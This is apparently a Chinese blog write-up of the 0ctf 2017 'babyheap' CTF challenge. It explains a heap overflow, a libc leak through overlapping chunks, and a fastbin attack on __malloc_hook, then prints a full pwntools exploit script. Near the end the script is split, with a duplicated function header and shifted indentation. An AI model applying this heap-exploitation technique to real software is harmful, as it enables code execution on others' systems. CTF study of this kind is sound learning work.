0ctf 2017 babyheap writeup

原创

Anciety 于 2017-03-26 15:47:43 发布 5748 收藏 1

分类专栏： ctf pwn 文章标签： linux heap

本文链接：https://blog.csdn.net/qq_29343201/article/details/66476135

前言

坑比的我比赛的时候没有做。。第二天有课，赛后看了看，题目其实没啥太多难度，可能也就是细节上需要注意一下吧

题目

题目功能

简单介绍一下题目功能，因为我本机是用的linux，ida在虚拟机里，ida的复制又不是特别方便，所以我就不复制分析的情况了，具体分析自己做一下练习一下也比较好，就把大致的情况说明一下。

首先是主菜单

```
===== Baby Heap in 2017 =====
1. Allocate
2. Fill
3. Free
4. Dump
5. Exit
Command:
```

5个选项，alloc:

```
1. Allocate
2. Fill
3. Free
4. Dump
5. Exit
Command: 1
Size: 5
Allocate Index 0
```

分配一个空间，大小可以自己指定，实际情况是最大4096字节，并且使用了calloc，所以分配之后的chunk会被先清空
分配之后会给出index，用于其他选项

```
1. Allocate
2. Fill
3. Free
4. Dump
5. Exit
Command: 2
Index: 0
Size: 5
Content: abcd
```

fill，给出index和size，可以将content写入分配的空间，注意这里没有检验size大小，所以存在堆溢出

free和dump基本上也类似，就是给出index，会进行free操作或者进行将内容打印出来的操作。

漏洞位置

在fill的地方存在一个堆溢出，可以写任意长度，因为分配使用的calloc，所以在分配的时候会将分配出来的chunk先清空，dump的大小是根据alloc指定的size决定的，跟真正的chunk大小无关。

分析

首先检查保护：

```
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

ASLR默认开启就行了。

PIE和Full RELRO保证了不能通过更改GOT表劫持控制流，加之使用了堆，多半都是用 `__malloc_hook` 和 `__free_hook` 这样的东西。

所以问题就在于：

1. 如何leak出libc地址
2. 如何劫持控制流

leak libc 地址

其实这个还是挺好想的，已经是很常用的手法了，那就是利用small bin或者large bin在为空的时候fd和bk指向libc的地址，

然后通过这个地址就可以拿到libc基地址了，那么问题就变成了如何拿到fd和bk的地址。


由于堆溢出的存在，这个问题其实挺好解决的，堆溢出可以更改size，那么就可以造成chunk overlap，之后利用dump将包含的chunk打出来就可以拿到fd和bk了。

给出我的一个流程：


分配0x60，chunk 0

分配0x40，chunk 1


利用chunk 0写到chunk1的头，改为0x71(即可用大小为0x60)




分配0x100(small bin) chunk2




因为free chunk1的时候会检查next size，所以需要改写一下chunk2 中 fakechunk的nextsize



free chunk1，也就是将我们的fake chunk变为真正的chunk



然后分配这个fake chunk，这个时候small chunk2的head和前0x10的content被清空了



所以需要手动恢复一下chunk2的head信息

```
+---------+-----------+----------------+---------------+--------+-----
| chunk0  | new chunk1|                |  chunk2 head  |        |  next size
| 0x60    |head(0x10) | content 0x40   |               | zerod  | (be valid size)
+---------+-----------+----------------+---------------+-------------
```

然后free掉chunk2，之后用chunk1就可以读出来了

```
                                      chunk 1 ends here ----+
                                                            |
                                                            v
+---------+-----------+----------------+---------------+--------+-----
| chunk0  | new chunk1|                |  chunk2 head  | libc!  |  next size
| 0x60    |head(0x10) | content 0x40   |               | (fd,bk)| (be valid size)
+---------+-----------+----------------+---------------+-------------
```

劫持控制流

感觉这道题最难想的地方还是leak数据，劫持控制流就很常规了，既然堆溢出，利用fastbin attack修改malloc_hook就可以了，修改的时候还有一个小问题就是libc的fastbin size检测

这个检测是：如果分配出来的chunk的size不属于这个fastbin，那么会出现memory corruption(fast) 的错误。

但是这个地方通过的方法是，通过修改fd进入fastbin的chunk并没有进行对齐检测，所以我们可以利用没有对齐的数据来通过这个检测，在__malloc_hook之前的位置有好几个0x7fxxxxxxxx 然后我们截取这个高位的0x7f和后面另外一个数据的0x0000000 拼在一起，就成了0x7f独占8个字节，差不多就是(不重要的字节我用CC代替):

```
    Start from here -----------------+
                                     |
                                     v
 0xcc 0xcc 0xcc 0xcc 0xcc 0xcc 0xcc 0x7f
 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
```

然后就是更改malloc_hook最后调用/bin/sh了，这里还有一个工具，值得推荐，用来找libc里的magic gadget，
也就是将控制流放到这就能调用/bin/sh而不用考虑参数的问题的：
https://github.com/david942j/one_gadget/tree/master/spec

exp.py

```python
from pwn import *
context(log_level='debug')

DEBUG = 1
if DEBUG:
    p = process('./babyheap')
    libc = ELF('/usr/lib/libc.so.6')
else:
    p = remote()

def alloc(size):
    p.recvuntil('Command:')
    p.sendline('1')
    p.recvuntil('Size:')
    p.sendline(str(size))

def fill(index, size, content):
```

```python
def fill(index, size, content):
    p.recvuntil('Command:')
    p.sendline('2')
    p.recvuntil('Index:')
    p.sendline(str(index))
    p.recvuntil('Size:')
    p.sendline(str(size))
    p.recvuntil('Content:')
    p.send(content)

def free(index):
    p.recvuntil('Command:')
    p.sendline('3')
    p.recvuntil('Index:')
    p.sendline(str(index))

def dump(index):
    p.recvuntil('Command:')
    p.sendline('4')
    p.recvuntil('Index:')
    p.sendline(str(index))
    p.recvuntil('Content: \n')
    return p.recvline()[:-1]

def leak():
    alloc(0x60)
    alloc(0x40)
    fill(0, 0x60 + 0x10, 'a' * 0x60 + p64(0) + p64(0x71))
    alloc(0x100)
    fill(2, 0x20, 'c' * 0x10 + p64(0) + p64(0x71))
    free(1)
    alloc(0x60)
    fill(1, 0x40 + 0x10, 'b' * 0x40 + p64(0) + p64(0x111))
    alloc(0x50)
    free(2)
    leaked = u64(dump(1)[-8:])
    # return libc_base
    return leaked - 0x39eb38


def fastbin_attack(libc_base):
    malloc_hook = libc.symbols['__malloc_hook'] + libc_base
    system_addr = libc.symbols['system'] + libc_base

    log.info("malloc_hook @" + hex(malloc_hook))
    log.info("system_addr @" + hex(system_addr))

    free(1)
    fill(0, 0x60 + 0x10 + 0x10, 'a' * 0x60 + p64(0) + p64(0x71) + p64(malloc_hook - 27 - 0x8) + p64(0))
    alloc(0x60)

    # free_hook
    alloc(0x60)
    #                   memalign_hook     realloc_hook      malloc_hook
    payload = 3 * 'a' + p64(0)          + p64(0)        + p64(libc_base + 0x40bdf)
    fill(2, len(payload), payload)
    alloc(0x20)

def main():
    pwnlib.gdb.attach(p)
```

```
        libc_base = leak()
        log.info("get libc_base:" + hex(libc_base))
        fastbin_attack(libc_base)
        p.interactive()

    if __name__ == "__main__":
        main()
```